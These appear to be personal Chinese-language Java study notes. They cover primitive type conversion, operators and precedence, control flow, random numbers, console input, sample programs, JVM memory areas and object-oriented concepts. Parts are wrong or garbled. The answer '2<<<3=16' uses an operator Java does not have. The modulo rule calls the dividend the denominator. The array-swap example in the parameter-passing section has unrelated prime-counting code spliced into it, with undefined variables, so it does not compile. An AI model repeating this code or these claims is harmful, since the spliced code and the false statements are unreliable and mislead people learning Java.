| 【1】小转大，自动转；大转小，须强转。  【2】赋值运算中整数默认int；小数默认double。未超域之整形可直赋byte、short、char，编译查域故；未超int域之整形可直赋long，超出需加后缀L或l。小数赋float无论超域否皆需强转或加后缀F或f（float类型和double类型在内存中的二进制表现形式不同，编译查域无法比较！）。  【3】赋值运算中小域变量可直赋大域变量，大域变量不可直赋小域变量（需强转），编译只查域不赋值故（运行才赋值），大域未赋值，不知超出小域否。例：int i = 10; byte b = i; //编译报错  【4】二元运算中数据类型自动提升：整数运算，有long得long（byte、short、char、int皆转long），无long得int（byte、short、char皆转int）；小数参与运算，有double得double（float皆转double），无double得float。例：’a’+1=98;（整数运算无long得int）  【5】基本量超出int范围：编译错误；运算结果超出范围：溢出。故所得若溢，先转型后运算。  例1：long times = 70**L** \* 60 \* 24 \* 365 \* 70;  例2：int money = 1000000000; int years = 20;  long total = **(long)** money \* years;  【6】下划线分隔符，jdk7以上版本可用。例：  **int** a = 0b0000\_0000\_0000\_0000\_0000\_0000\_0000\_0011;  **int** b = 1\_2312\_3131; | 箭头顺序是自动类型转换，箭头反序是强制类型转换： |

**数据运算**

**赋值运算**：=; +=; -=; \*=; /=; %=

a=b=c优先级是a=(b=c)（连续赋值运算是向右结合，二元同级运算是向左结合）

byte b1=1; byte b2=2; b2=b2+b1; //编译报错，需强转

byte b1=1; byte b2=2; b2+=b1; //编译通过，会自动强转

**比较运算（关系运算）**：==; !=; >; <; >=; <=; instanceof

==用于比较基本类型数据时比较的是变量的值；用于比较引用类型变量时比较的是变量所记录的内存地址。

异型相较，先转小型为大型再比较。

**一元算术运算（自增/自减运算）**：++; --

|  |
| --- |
| int a = 1;  int b = a++; //a先使用再自增（自增后返回初始值），结果b=1；a=2（后自增）  int c = ++a; //a先自增再使用（自增后返回结果值），结果c=3；a=3（前自增） |
| **int** a = 5, b = 5;  System.***out***.println(a++); //5  System.***out***.println(++b); //6 |
| short s1 = 1;  s1= s1+1; //编译报错，右边自动提升数据类型为int，赋值需强转。  s1+=1; //编译无误，编译器会做特殊处理。 |
| int i=0; i=i++; //结果i=0，  运算过程：int temp=i; i++; i=temp;（把操作数加1，然后返回加1之前的值作为整个表达式的值） |

**二元算术运算**：+; -; \*; /; %

整数运算，有long得long，无long得int；小数运算，有double得double，无double得float。

**取模运算结果正负值取决于被除数（分母）。**例：10%3=1; 10%-3=1; -10%3=-1; -10%-3=-1

**三元运算（三目运算/条件运算）**：变量类型 变量 = 布尔表达式 ? 值1 : 值2;

使用三元运算，需使用（如打印）或接收其返回值。

**逻辑运算**：&; |; ^; !; &&; ||

^异或：相异为true，相同为false。

**短路与&&遇假则假；短路或||遇真则真。**

**位运算（了解）**：&; |; ^; ~; <<; >>; >>>

& 按位与 | 按位或 ^ 按位异或 ~ 按位取反

<< 左移 >> 右移 >>>无符号右移

位运算时把1当true，把0当false，再按逻辑运算。

a连续异或b两次，结果仍为a。可用于加解密。

整数（正数/负数）取反规则：加上负号再-1。

负数转二进制（补码）：取绝对值转二进制高位补零取反加1；二进制（补码）转负数：减1取反加负号。

左移n位相当于乘以2的n次幂，右移n位相当于除以2的n次幂。（左乘右除）。例：3<<2=3\*2\*2; 12>>2=12/2/2

左移时，高位丢弃，低位补0。

右移时，低位丢弃，原高位是几，新高位就补几。

无符号右移时，低位丢弃，高位补0。

**面试题**：

**<<1>>** 交换两个变量的值，不准出现第三方变量。int a=3; int b=5;

方法一（相加法，可能超域）：a=a+b; b=a-b; a=a-b;

方法二（异或法）：a=a^b; b=a^b; a=a^b;

**<<2>>** 取出一个二进制数据的指定位数，例如取出低四位。

方法：

00000000-00010000-00110000-11000111

& 00000000-00000000-00000000-00001111

--------------------------------------------------------

0111

**<<3>>** 使用最高效率计算2\*8

答案：2<<<3=16。

**运算符的优先级与结合性**

注：同一优先级的运算符，运算次序由结合方向所决定。

|  |  |  |
| --- | --- | --- |
| 优先级 | 运算符 | 结合性 |
| 1 | () [] | 从左到右 |
| 2 | ! +(正) -(负) ~ ++ -- | **从右到左** |
| 3 | \* / % | 从左到右 |
| 4 | +(加) -(减) | 从左到右 |
| 5 | << >> >>> | 从左到右 |
| 6 | < <= > >= instanceof | 从左到右 |
| 7 | == != | 从左到右 |
| 8 | & | 从左到右 |
| 9 | ^ | 从左到右 |
| 10 | | | 从左到右 |
| 11 | && | 从左到右 |
| 12 | || | 从左到右 |
| 13 | ?: | **从右到左** |
| 14 | = += -= \*= /= &= |= ^= ~= <<= >>= >>>= | **从右到左** |

**流程控制语句**

**流程控制语句（Flow Control Statement）分三种：**顺序、分支、循环。

**switch语句注意事项：**

1. 效率比if语句高。
2. 变量只能是byte、char、short、int、String和枚举。（String在JDK1.7起可用）
3. 注意防止或利用语句穿透。
4. 若default分支置case分支前，且无匹配项又无break关键字，则运行全部分支。

**do while语句注意事项：**while(...); 勿忘分号。

**for语句注意事项：**

for(;;)是死循环，相当于while(true)。

break可配合标签使用以结束其他循环。若父循环的标签是outer，则break outer;：外层循环一旦结束，内层循环也立即终止，意同“一尸两命”。

continue也可标签使用以跳过其他循环。

dos中Ctrl+c用以结束死循环。

有返回值的方法中，return返回值语句若放在流程控制语句中，需保证任何情况下均有return返回值。

break是结束当前循环或选择，continue是跳过本次循环，return是结束当前方法或提供返回值。

循环语句的选用：固定次数用for循环，不固定次数，循环变量初始化与改变合并时选do while循环，其他选while循环。

**常用方法**

**java产生随机数的几种方式**

**Math类的静态方法**（同步安全，**效率低**）

**Math.random();** 随机选取 **[**0.0, 1.0**)** 之间的伪随机double值。返回double。

我们可以把他乘以一定的数，比如100，再强转成int，他就是个 **[**0, 100**)** 之间的随机整数。

**Random类的实例方法**（**效率高**）

新建一个java.util.Random类的对象来产生随机数，他可以产生随机整数、随机float、随机double，随机long，例如：

**int nextInt();** 返回下一个伪随机数，它是此随机数生成器的序列中均匀分布的 int 值。

**int nextInt(int n);** 返回一个伪随机数，它是从此随机数生成器的序列中取出的、在 **[**0, 指定值**)** 之间均匀分布的 int 值。

java.util.Random类的实例有两种构造方式：不带种子和带种子的的：

|  |  |
| --- | --- |
| 不带种子：此种方式将会根据当前时间距某非固定时间的纳秒数返回随机的数字，**每次运行结果不一样**。 | 带种子：此种方式，**无论程序运行多少次，返回结果都是一样的**。 |
| Random r=new Random();  for(int i=0;i<10;i++){  System.out.println(r.nextInt());  } | Random r=new Random(10);  for(int i=0;i<10;i++){  System.out.println(r.nextInt());  } |

**System类的静态方法**

**System.currentTimeMillis();** 返回一个从1970年1月1号0点0分0秒到目前的一个毫秒数，返回类型是long。

**System.nanoTime();** 返回一个从从某一固定但任意的时间算起的毫微秒数（或许从以后算起，所以该值可能为负），返回类型是long。

我们可以拿他作为一个随机数，我们可以拿他对一些数取模，就可以把他限制在一个范围之内啦。

其实在Random的默认无参构造方法就是使用这种方法进行随机数的产生的。

**控制台输入**

**Scanner类的方法**

Scanner scanner = **new** Scanner(System.***in***);

System.***out***.println("请输入...：");

**int** age = scan.nextInt();

scanner.close();

**BufferedReader类的方法**

BufferedReader reader = new BufferedReader(new InputStreamReader(System.in));

System.out.println("请输入...：");

String string = reader.readLine();

reader.close();

|  |  |
| --- | --- |
| //闰年判断  **public** String isLeapYear(**int** year) {  **return** year % 4 == 0 && year % 100 != 0 || year % 400 == 0 ? year + "是闰年" : year + "不是闰年";  } | //三数排序  **public** **class** SortOfThree {  **public** **static** **void** main(String[] args) {  **int** a = 3;**int** b = 2;**int** c = 3;**int** temp;  **if** (a > b) {temp = a;a = b;b = temp;}  **if** (a > c) {temp = a;a = c;c = temp;}  **if** (b > c) {temp = b;b = c;c = temp;}  System.***out***.println("a =" + a + "，b =" + b + "，c = " + c);  }  } |
| //递归计算阶乘  @Test  **public** **void** testFactorial() {  System.***out***.println(factorial(5));//120  }  **public** **int** factorial(**int** num) {  **if** (1 == num) {//递归必须要有出口条件  **return** 1;  }  **return** num \* factorial(num - 1);  } | //计算数列（9+99+999+...+9999999999）的和  **public** **class** SumOfSeq {  **public** **static** **void** main(String[] args) {  **long** nine = 9;  **long** result = nine;  **for** (**int** i = 2; i <= 10; i++) {  nine = nine \* 10 + 9;  result += nine;  }  System.***out***.println("9+99+999+...+9999999999=" + result);  }  } |
| **import** java.math.BigInteger;  /\*\*  \* 斐波那契数列  \*/  **public** **class** TestFibonacci {  **public** **static** **void** main(String[] args) {  System.***out***.println(*fibonacci1*(20));  System.***out***.println(*fibonacci2*(20));  }  // 不建议：递归实现方式 （容易栈溢出）  **public** **static** BigInteger fibonacci1(**int** n) {  **if** (1 == n || 2 == n) {  **return** **new** BigInteger("1");  } **else** {  **return** *fibonacci1*(n - 1).add(*fibonacci1*(n - 2));  }  }  // 建议：递推实现方式 （防止栈溢出）  **public** **static** BigInteger fibonacci2(**int** n) {  **if** (n == 1 || n == 2) {  **return** **new** BigInteger("1");  }  BigInteger a = **new** BigInteger("1");  BigInteger b = **new** BigInteger("1");  BigInteger c = **new** BigInteger("0");  **for** (**int** i = 3; i <= n; i++) {  c = a.add(b);  a = b;  b = c;  }  **return** c;  }  } | **public** **class** Couter {  **public** **static** **void** main(String[] args) {  // 打印此种格式的图案：  // \*  // \*\*  // \*\*\*  // \*\*\*\*  // \*\*\*\*\*  **for** (**int** x = 0; x < 5; x++) {  **for** (**int** y = 0; y <= x; y++) {  System.***out***.print("\*");  }  System.***out***.println();  }  // 打印此种格式的图案：  // \*\*\*\*\*  // \*\*\*\*  // \*\*\*  // \*\*  // \*  // for(int i = 0; i < 5; i++){  // for(int j = 0; j< 5 - i; j++ ){  **for** (**int** x = 5; x > 0; x--) {  **for** (**int** y = x; y > 0; y--) {  System.***out***.print("\*");  }  System.***out***.println();  }  //打印九九乘法表  **for** (**int** i = 1; i <= 9; i++) { // 控制行数  **for** (**int** j = 1; j <= i; j++) { // 控制每行列数，最大与行数等  System.***out***.print(j + "\*" + i + "=" + j \* i + "\t");  }  System.***out***.println();  }  }  } |
| //质数问题（1）  **import** java.util.Scanner;  **public** **class** PrimeNumberUseContinueOuter {  **public** **static** **void** main(String[] args) {  **double** a = System.*currentTimeMillis*();  Scanner scanner = **new** Scanner(System.***in***);  System.***out***.print("请输入查找质数的范围：2～");  **int** max = scanner.nextInt();  **int** numOfPrime = 0;  outer: **for** (**int** i = 2; i <= max; i++) {  **for** (**int** j = 2; j <= Math.*sqrt*(i); j++) {  **if** (i % j == 0) {  **continue** outer;  }  }  System.***out***.print(i + " ");  **if** (++numOfPrime % 10 == 0)  System.***out***.println();  }  System.***out***.println("\n共有" + numOfPrime + "个质数");  **double** b = System.*currentTimeMillis*();  System.***out***.println("共耗时" + (b - a) + "毫秒");  }  } | //质数问题（2）  **import** java.util.Scanner;  **public** **class** PrimeNumberUseFlag {  **public** **static** **void** main(String[] args) {  **double** a = System.*currentTimeMillis*();  Scanner scanner = **new** Scanner(System.***in***);  System.***out***.print("请输入查找质数的范围：2～");  **int** max = scanner.nextInt();  scanner.close();  **int** numOfPrime = 0;  **for** (**int** n = 2; n <= max; n++) {  **boolean** flag = **true**;  **for** (**int** i = 2; i <= Math.*sqrt*(n); i++) {  **if** (n % i == 0) {  flag = **false**;  **break**;  }  }  **if** (flag) { // 不要写成flag==true，容易写错成”=“  System.***out***.print(n + " ");  **if** (++numOfPrime % 10 == 0) {  System.***out***.println();  }  }  }  System.***out***.println("\n共有" + numOfPrime + "个质数");  **double** b = System.*currentTimeMillis*();  System.***out***.println("共耗时" + (b - a) + "毫秒");  }  } |
| 一个包含a~z的字符串，长度不限，统计其中a~z每个字符出现的数量。  答案：  String str = "abdewshaerjafdsghuqerbasdj";  int[] n = new int[26];  //0 1 2~ 25  //'a' 'b' c ~ z  //97 98 99  for(int i=0; i<str.length(); i++){  n[str.charAt(i)-'a']++;  }  for(int i=0; i<n.length; i++){  System.out.println((char)(i+'a')+":"  + n[i]);  } |  |
| **import** java.util.Scanner;  /\*\*  \* 整数金额小写转大写神器  \*/  **public** **class** Cast {  **public** **static** **void** main(String[] args) {  System.***out***.println("欢迎使用整数金额小写转大写神器！");  Scanner scanner = **new** Scanner(System.***in***);  String[] chineseSingle = { "", "壹", "贰", "叁", "肆", "伍", "陆", "柒", "捌", "玖" };  **while** (**true**) {  System.***out***.println("请输入要转换的数字：");  String nextLine = scanner.nextLine();//输入的字符  **int** arabic;  **try** {  arabic = Integer.*parseInt*(nextLine);//输入的字符转数字  } **catch** (NumberFormatException e) {  System.***out***.println("不是整数！");  **continue**;  }  **if** (arabic < 0) {  System.***out***.println("不转负数！");  } **else** **if** (arabic < 10000) {//================一万以下====================  System.***out***.println(*lessThan10000*(chineseSingle, arabic) + "元整");  } **else** **if** (arabic < 100000000) {//================一万（含）以上==================== **if** (arabic % 10000 == 0) {//整万  System.***out***.println(*lessThan10000*(chineseSingle, arabic / 10000) + "万" + "元整");  } **else** **if** (arabic / 10000 % 10 == 0 || arabic % 10000 / 1000 == 0) {//万位是0或千位是0  System.***out***.println(*lessThan10000*(chineseSingle, arabic / 10000) + "万零"  + *lessThan10000*(chineseSingle, arabic % 10000) + "元整");  } **else** {  System.***out***.println(*lessThan10000*(chineseSingle, arabic / 10000) + "万"  + *lessThan10000*(chineseSingle, arabic % 10000) + "元整");  }  }  }  }  **private** **static** String lessThan10000(String[] chineseSingle, **int** arabic) {//按4位数分组转换  **if** (arabic == 0) {  **return** "零";  } **else** **if** (arabic < 10) {//--------------------------一位数---------------------------  **return** chineseSingle[arabic];  } **else** **if** (arabic < 100) {//--------------------------两位数---------------------------  **return** chineseSingle[arabic / 10] + "拾" + chineseSingle[arabic % 10];  } **else** **if** (arabic < 1000) {//--------------------------三位数---------------------------  **if** (arabic % 100 == 0) {//整百  **return** chineseSingle[arabic / 100] + "佰";  } **else** **if** ('0' == String.*valueOf*(arabic).charAt(1)) {//十位是0  **return** chineseSingle[arabic / 100] + "佰零" + chineseSingle[arabic % 100];  } **else** {//十位非0  **return** chineseSingle[arabic / 100] + "佰" + chineseSingle[arabic % 100 / 10] + "拾"  + chineseSingle[arabic % 100 % 10];  }  } **else** **if** (arabic < 10000) {//--------------------------四位数---------------------------  **if** (arabic % 1000 == 0) {//整千  **return** chineseSingle[arabic / 1000] + "仟";  } **else** **if** ('0' == String.*valueOf*(arabic).charAt(1) && '0' == String.*valueOf*(arabic).charAt(2)) {//百位是0、十位是0  **return** chineseSingle[arabic / 1000] + "仟零" + chineseSingle[arabic % 1000];  } **else** **if** ('0' == String.*valueOf*(arabic).charAt(1)) {//百位是0，十位非0  **return** chineseSingle[arabic / 1000] + "仟零" + chineseSingle[arabic % 1000 % 100 / 10] + "拾"  + chineseSingle[arabic % 1000 % 100 % 10];  } **else** **if** (arabic % 100 == 0) {//整千之后的整百（十位、个位是0）  **return** chineseSingle[arabic / 1000] + "仟" + chineseSingle[arabic % 1000 / 100] + "佰";  } **else** **if** ('0' == String.*valueOf*(arabic).charAt(2)) {//十位是0、个位非0  **return** chineseSingle[arabic / 1000] + "仟" + chineseSingle[arabic % 1000 / 100] + "佰零"  + chineseSingle[arabic % 1000 % 100 % 10];  } **else** {//百位、十位非0  **return** chineseSingle[arabic / 1000] + "仟" + chineseSingle[arabic % 1000 / 100] + "佰"  + chineseSingle[arabic % 1000 % 100 / 10] + "拾" + chineseSingle[arabic % 1000 % 100 % 10];  }  } **else** {  **return** "";  }  }  } | |
| /\*\*  \* 整数金额小写转大写神器2未完善版  \*/  **public** **class** IntToSmallChineseNumber {  **public** **static** **void** main(String[] args) {  System.***out***.println(*toCh*(10010000));  }  **public** **static** String toCh(**int** intInput) {  **if** (intInput < 0) {// 零  **return** "不转负数！";  } **else** **if** (intInput == 0) {// 零  **return** "零";  } **else** {  **return** *positiveIntToCh*(intInput);  }  }  **public** **static** String positiveIntToCh(**int** positiveInt) {  String ch = "";  **if** (positiveInt < 10) // 個  {  ch += *getCH*(positiveInt);  **return** ch;  } **else** **if** (positiveInt < 100)// 十  {  ch += (*getCH*(positiveInt / 10) + "十");  ch += *positiveIntToCh*(positiveInt % 10);  } **else** **if** (positiveInt < 1000)// 百  {  ch += (*getCH*(positiveInt / 100) + "百");  **if** (String.*valueOf*(positiveInt % 100).length() < 2 && positiveInt % 100 != 0)  ch += "零";  ch += *positiveIntToCh*(positiveInt % 100);  } **else** **if** (positiveInt < 10000)// 千  {  ch += (*getCH*(positiveInt / 1000) + "千");  **if** (String.*valueOf*(positiveInt % 1000).length() < 3 && positiveInt % 1000 != 0)  ch += "零";  ch += *positiveIntToCh*(positiveInt % 1000);  } **else** **if** (positiveInt < 100000)// 萬  {  ch += (*getCH*(positiveInt / 10000) + "萬");  **if** (String.*valueOf*(positiveInt % 10000).length() < 4 && positiveInt % 10000 != 0)  ch += "零";  ch += *positiveIntToCh*(positiveInt % 10000);  } **else** **if** (positiveInt < 1000000)// 十萬  {  ch += (*getCH*(positiveInt / 100000) + "十萬");  **if** (String.*valueOf*(positiveInt % 10000).length() < 5 && positiveInt % 100000 != 0)  ch += "零";  ch += *positiveIntToCh*(positiveInt % 100000);  }  **return** ch;  }  **private** **static** String getCH(**int** input) {  String sd = "";  **switch** (input) {  **case** 1:  sd = "一";  **break**;  **case** 2:  sd = "二";  **break**;  **case** 3:  sd = "三";  **break**;  **case** 4:  sd = "四";  **break**;  **case** 5:  sd = "五";  **break**;  **case** 6:  sd = "六";  **break**;  **case** 7:  sd = "七";  **break**;  **case** 8:  sd = "八";  **break**;  **case** 9:  sd = "九";  **break**;  **default**:  **break**;  }  **return** sd;  }  } | |

* 1. **Java内存空间**

java内存大致分为3块：

1、方法区，这一块存放装载的class以及方法，静态属性。

2、堆内存，这一块存放生成的对象以及对象的成员属性。

3、栈内存，这一块用于存放正在执行线程调用方法所开辟的空间，一般用于缓存方法中执行的代码，指令指针，局部变量索引，以及返回值索引。

这里给出一些解释：

1、所有的类和方法都放在方法区，但是虚拟机装载类与方法以后，会分配一个对应的Class对象以及Method对象用于描述类与方法，但是这些对象是在堆内存中。

2、静态属性属于类，所以在方法区中，动态属性属于对象，在堆内存中；方法无论静态还是动态，都在方法区中。

3、局部变量名称只在编译时标注，运行时不存放局部变量名称，局部变量作为方法栈内存中当前栈内存的索引(类似于数组的下标)，即是从0往后编号。

4、基本数据类型可直接存放在局部变量中，对象，局部变量只存放句柄值，程序通过句柄值搜索对内存地址找到对象。

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | 运行时数据区 | 线程共享空间 | 方法区 |  |  |
| 堆 |  |  |
| 线程独有空间 | 虚拟机栈 | 局部变量  线程私有，生命周期和线程相同  栈由一系列帧组成（因此Java栈也叫做帧栈）  每一次方法调用创建一个帧，并压栈  帧保存一个方法的局部变量、操作数栈、常量池指针、动态链接、方法出口等  两种异常情况：  1）StackOverFlowError（栈溢出）  Xss 规定了栈的最大空间。  线程请求的栈深度太深，超出了虚拟机所允许的深度，则抛此异常。比如无限递归。  2）OutOfMemoryError（内存溢出）  虚拟机栈可以动态扩展，如果扩展到无法申请足够的内存空间，则抛此异常。 |  |
| 本地方法栈 |  |  |
| 程序计数器 |  |  |

class文件

↓

类装载器子系统

↑↓

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 运行时数据区（内存空间） | | | | |
| 线程共享空间 | | 线程独有空间 | | |
| **方法区（非堆）**  **Method Area** | **堆**  **Heap** | **虚拟机栈（Java栈）**  **VM Stack** | 本地方法栈  Native Method Stack | 程序计数器（PC寄存器）  Program Counter Register |
| 保存装载的：  **class文件**  类信息  字段信息  方法信息  **类变量**  **类方法**  **常量**  静态常量  方法字节码  通常和永久区(Perm)关联在一起 | 保存：  **对象及其成员变量**  **Class对象**  所有线程共享  GC管理的主要区域 | 栈中存放的是一个个的栈帧，每个栈帧对应一个被调用的方法。  每个栈帧保存：  1）Local Variables)**局部变量表（方法中的基本类型数据本身、堆中对象的引用）**  **2）**Operand Stack**操作数栈**  **3）**Reference to runtime constant pool**指向当前方法所属的类的方法区运行时常量池中常量的引用**  **4）**Return Address**方法返回地址**  **5）附加信息**  **3）方法区中常量的引用**  线程私有，生命周期和线程相同  栈由一系列帧组成（因此Java栈也叫做帧栈）  每一次方法调用创建一个帧，并压栈  帧保存一个方法的局部变量、操作数栈、常量池指针、动态链接、方法出口等  两种异常情况：  1）StackOverFlowError（栈溢出，请求栈深超出允许栈深）  Xss 规定了栈的最大空间。  线程请求的栈深度超出了虚拟机所允许的深度，则抛此异常。比如无限递归。  2）OutOfMemoryError（内存溢出）  虚拟机栈可以动态扩展，如果扩展到无法申请足够的内存空间，则抛此异常。比如无数线程。  局部变量表存放了基本数据类型、对象引用和returnAddress类型（指向一条字节码指令的地址）。其中64位的long和double类型数据占用2个局部变量空间（slot），其余类型数据只占1个。局部变量表所需的内存空间在编译期间完成分配。实例方法的表中，第一个位置存放的是当前对象的引用。 | 本地方法栈（Native Method Stacks）与虚拟机栈所发挥的作用是非常相似的，其区别不过是虚拟机栈为虚拟机执行Java方法（也就是字节码）服务，而本地方法栈则是为虚拟机使用到的Native方法服务。虚拟机规范中对本地方法栈中的方法使用的语言、使用方式与数据结构并没有强制规定，因此具体的虚拟机可以自由实现它。甚至有的虚拟机（譬如Sun HotSpot虚拟机）直接就把本地方法栈和虚拟机栈合二为一。与虚拟机栈一样，本地方法栈区域也会抛出StackOverflowError和OutOfMemoryError异常。 | 每个线程拥有一个PC寄存器  在线程创建时创建  指向下一条指令的地址  执行本地方法时，PC的值为undefined  由于在JVM中，多线程是通过线程轮流切换来获得CPU执行时间的，因此，在任一具体时刻，一个CPU的内核只会执行一条线程中的指令，因此，为了能够使得每个线程都在线程切换后能够恢复在切换之前的程序执行位置，每个线程都需要有自己独立的程序计数器，并且不能互相被干扰，否则就会影响到程序的正常执行次序。因此，可以这么说，程序计数器是每个线程所私有的。 |

↑↓ ↑↓

执 行 引 擎 ←→ 本 地 方 法 接 口 ← 本地方法库

1. **面向对象**

**概念**

**面向对象的含义**

面向对象程序设计（Object-oriented programming，OOP）是指针对业务处理过程的实体及其属性和行为进行抽象封装，以获得更加清晰高效的逻辑单元划分。

**面向对象和面向过程的区别**

面向对象：先设计数据结构，再设计算法。

面向过程：先设计算法，再设计数据结构。

**面向对象的特征**

封装、继承、多态

* 1. **封装(encapsulation)**

**类变量、成员变量与局部变量区别**

类变量：位于方法区，为类的属性。

成员变量：位于堆内存，有默认初始值，可直接用。随着对象的创建而创建，随着对象的消失而消失，

局部变量：位于栈内存，没有默认初始值，使用前须先手动初始化。声明时创建，使用完马上销毁。

**构造代码块与构造方法的区别**

构造代码块：给任何对象进行统一初始化。

构造方法：给对应的对象初始化。

**对象建立时先运行构造代码块再运行构造方法**。（比喻：婴儿出生时先统一哭再各自取名）

**构造方法、构造代码块和成员变量的执行顺序**

声明成员变量 → 进入构造方法（尚未执行构造方法） → 执行成员变量显性初始化或执行构造代码块（先写的先执行） → 执行构造方法。

**new关键字在生成对象时完成了三件事情：**

a) 为要构造的对象开辟内存空间。

b) 调用类的构造方法构造对象。

c) 将生成的对象的地址返回。

**this关键字**

**为什么在构造方法和setter方法中要用到this关键字**

一般在构造方法和setter方法中对象属性和函数形参同名。如果Java虚拟机在构造方法和setter方法内能找到目标变量，就不会去寻找成员变量，所以要想给成员变量或对象的属性进行初始化赋值，就必须指定name是成员属性。this关键字代表是所在函数的调用者对象的引用。给该函数调用者对象赋值，就用到了this关键字。

**构造函数中this关键字调用其他构造函数时注意事项**

实际工作中，存在着构造函数之间的相互调用，但是构造函数不是普通的成员函数，不能通过函数名直接调用，所以sun公司提供this关键字以指代其他构造函数的同一调用者。

调用语句需放在构造函数的第一个语句中，语法：this(实参列表);

构造函数不能递归调用！

**其他注意点**

静态方法中不能用this！用类调用的静态方法中没有this对象！

**方法的参数传递**

对于Java中的方法参数传递，传入的是变量的值（对于基本类型变量）或变量的引用（对于引用类型变量）而不是变量本身（把实际参数的值或引用复制给形式参数的值或引用，实际参数的值或引用不变）。

**1、值传递（值复制）**

基本类型变量传参时，实际参数把它的值复制给对应的形式参数。

方法中对形式参数值的修改**不影响**实际参数的值。

**2、引用传递（引用复制）（有观点认为没有引用传递一说，都是值传递）**

引用类型变量传参时，实际参数把它的引用复制给对应的形式参数，

方法中对形式参数的引用的修改（new，指向新对象）**不影响**实际参数的引用。

方法中对形式参数的引用所指向的对象的修改就是对实际参数的引用所指向的对象的修改。（**影响了**）

**3、String值传递**

String类是final的，其变量引用所指向的对象是不可修改的，一旦修改就修改了引用（指向了另一个已有的或新创建的字符串常量），所以对String类形式参数的修改不影响实际参数的引用及所指向的对象！

|  |  |
| --- | --- |
| **案例：失败的基本类型数据交换** | **案例：引用类型数据交换** |
| **public** **static** **void** changeValue(**int** a, **int** b) {  **int** temp = a;  a = b;  b = temp;  System.***out***.println("方法内部交换的值：a = " + a + " b=" + b);  }  **public** **static** **void** main(String[] args) {  **int** a = 3;  **int** b = 5;  *changeValue*(a, b);  System.***out***.println("交换之后的值：a = " + a + " b=" + b);  }  方法内部交换的值：a = 5 b=3  交换之后的值：a = 3 b=5  **结果**：**交换失败！**  **原因**：形式参数是方法的局部变量，各方法变量之间没关系！只是数量和类型一致符合传参条件！传参传的是变量的值，不是变量本身！main传值与changeValue，但changeValue未将结果值传回main。（修改的是栈内存） | **public** **static** **void** changeArr(**int**[] arr, **int** index1, **int** index2) {  **int** temp = arr[index1];  arr[index1] = arr[index2];    flag = 0;  for (int j = 1; j <= i; j++){  if (i % j == 0){  flag++;  }  }if (flag == 2){  System.out.print(i + " ");  changLine++;  total++;  if (changLine == 10){  System.out.println();  changLine = 0;  }  }  arr[index2] = temp;  }  **public** **static** **void** main(String[] args) {  **int**[] arr = { 7, 8, 9 };  *changeArr*(arr, 1, 2);  System.***out***.println("数组的元素：" + Arrays.*toString*(arr));  Person p = **new** Person();  *changeObj*(p, 20);  System.***out***.println("x = " + p.x);  }  数组的元素：[7, 9, 8]  **结果**：**交换成功！**  **原因**：虽然两个变量arr没关系，但它们指向同一对象！（修改的是堆内存） |
| **案例：对象的值交换** |
| **class** Person {  **int** x = 10;  **public** **static** **void** changeObj(Person p, **int** x) {  p.x = x;  }  **public** **static** **void** main(String[] args) {  Person p = **new** Person();  *changeObj*(p, 20);  System.***out***.println("x = " + p.x);  }  }  x = 20  **结果**：**交换成功！**  **原因**：只要变量指向同一对象，就成功！（修改的是堆内存） |

* 1. **继承(inheritance)**

**【继承】**

1. 子类不能继承父类的私有成员。
2. 子类不能继承父类的构造方法。
3. 子类创建对象时必调父类构造方法（创建父类对象），默认调无参（编译器会自动添加super();），可指定调有参（需在子类构造方法中显式调用父类有参构造函数（必须在第一行（要先创建父类对象）写上super(参数列表); ）），若父无无参，则须调有参。调用父类构造方法赋的是子类的属性值。
4. super关键字代表了子类中父类空间的引用。而不是父类的对象。
5. 重写方法中调用父类被重写的方法：super.父类被重写方法(); （不必放在第一行！）
6. 方法的重写前提：

【1】子类方法权限修饰符需大于等于父类的（不能越来越闭塞）。

【2】返回值是引用型时，子类须小于等于父类的。

【3】子类抛出的异常类型须小于等于父类的（毛病不能越来越多）。

**重载和重写的区别**

重载（Overload）是同类同名不同参，与返回值类型无关（同类中添加同名方法，如不同的构造方法）；

重写（Override）是继承类同名同参非静态，返回值类型若为基本类型则须一致，若为引用类型则子类的须小于等于父类的（子类重写父类方法）。

**instanceof关键字**

语法格式：对象 instanceof 类别

返回：布尔值。如果对象为类别的子类实例和实现类实例，也返回true。

使用前提：判断的对象与指定的类别必须要存在继承或者实现的关系。

**【抽象类abstract】**

若函数抽象，则类须为抽象或接口，须abstract或interface修饰。

抽象类可无抽象方法，可有非抽象方法。

若非抽象类继承抽象类，则必须实现抽象类的所有抽象方法，否则该子类必须为抽象类。

抽象类不能创建对象，但有构造方法，供子类使用。

abstract不能与private。static和final同用。（abstract希望被继承，final禁止被继承）

**【接口interface、implements】**

**接口要注意的事项**：

1. 接口是一个特殊的类，成员须公开，属静法不静。

2. 接口成员属性的默认修饰符为： public static final。（属性皆常量）

3. 接口方法的默认修饰符为： public abstract。（方法皆抽象）（Java 8变了）

4. 接口不能创建对象（与抽象类同），且无构造方法（与抽象类异）。

6. 非抽象类实现接口时，必须实现其所有方法（Java 8变了）；抽象类既可实现也可不实现。

7. 一个类可实现多个接口（**单继承**防止继承同名方法，**多实现**以具体方法搞定同名抽象方法）。一个接口可继承多个接口（继承接口的实现类须实现所有接口的方法）。

**接口的作用**：解耦程序、定义规范、拓展功能。

**【权限修饰符】**

public公共可访；protected子类（通过**子类对象.继承后的子类成员**形式）和同包可访；default同包可访；private本类可访

protected：在不同的包的子类中，该子类中的方法只能用该子类对象访问protected修饰的字段或方法，而不能用父类对象或该父类派生的其它子类对象访问protected修饰的字段或方法。还有就是在对象方法中用super调用父类protected字段或方法，其实这样调用还是限制在该子类的对象方法中。

一个Java源文件中可以无public类，最多只能有一个public类，main方法须在public类中。

* 1. **多态(polymorphism)**

**多态**

父类（或接口类）引用指向子类（或实现类）对象。

多态时，除了被重写或被实现的方法外，都是访问父类成员（子类**无法重写**父类的**私有方法**、**静态方法**和**终态方法**，不构成重写关系）。（接口无静态方法，所以多态下都是访问实现类的方法）

多态时，父类引用不可访问子类特有成员，可向下强制转换成子类型引用再访问：

**向上类型转换（隐式转换）**

Cat cat = new Cat();

Animal animal = cat;

**向下类型转换（强制转换）**

Animal animal = new Cat();

Cat cat = (Cat) animal;

**使用情景**：

1. 多态用于形参类型的时候，可以接收更多类型的数据。

2. 多态用于返回值类型的时候，可以返回更多类型的数据。

|  |  |
| --- | --- |
